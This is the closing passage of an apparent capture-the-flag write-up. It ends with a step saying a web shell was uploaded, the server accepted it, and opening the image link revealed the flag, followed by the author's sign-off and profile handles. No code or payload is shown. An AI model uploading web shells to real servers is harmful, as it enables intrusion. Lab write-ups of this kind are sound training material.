
6) Upload the shell and server accepted it. Open image link and got the flag:
Finished happy hacking!
Find me online:
• TryHackMe: t4t4r1s
• HackTheBox: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb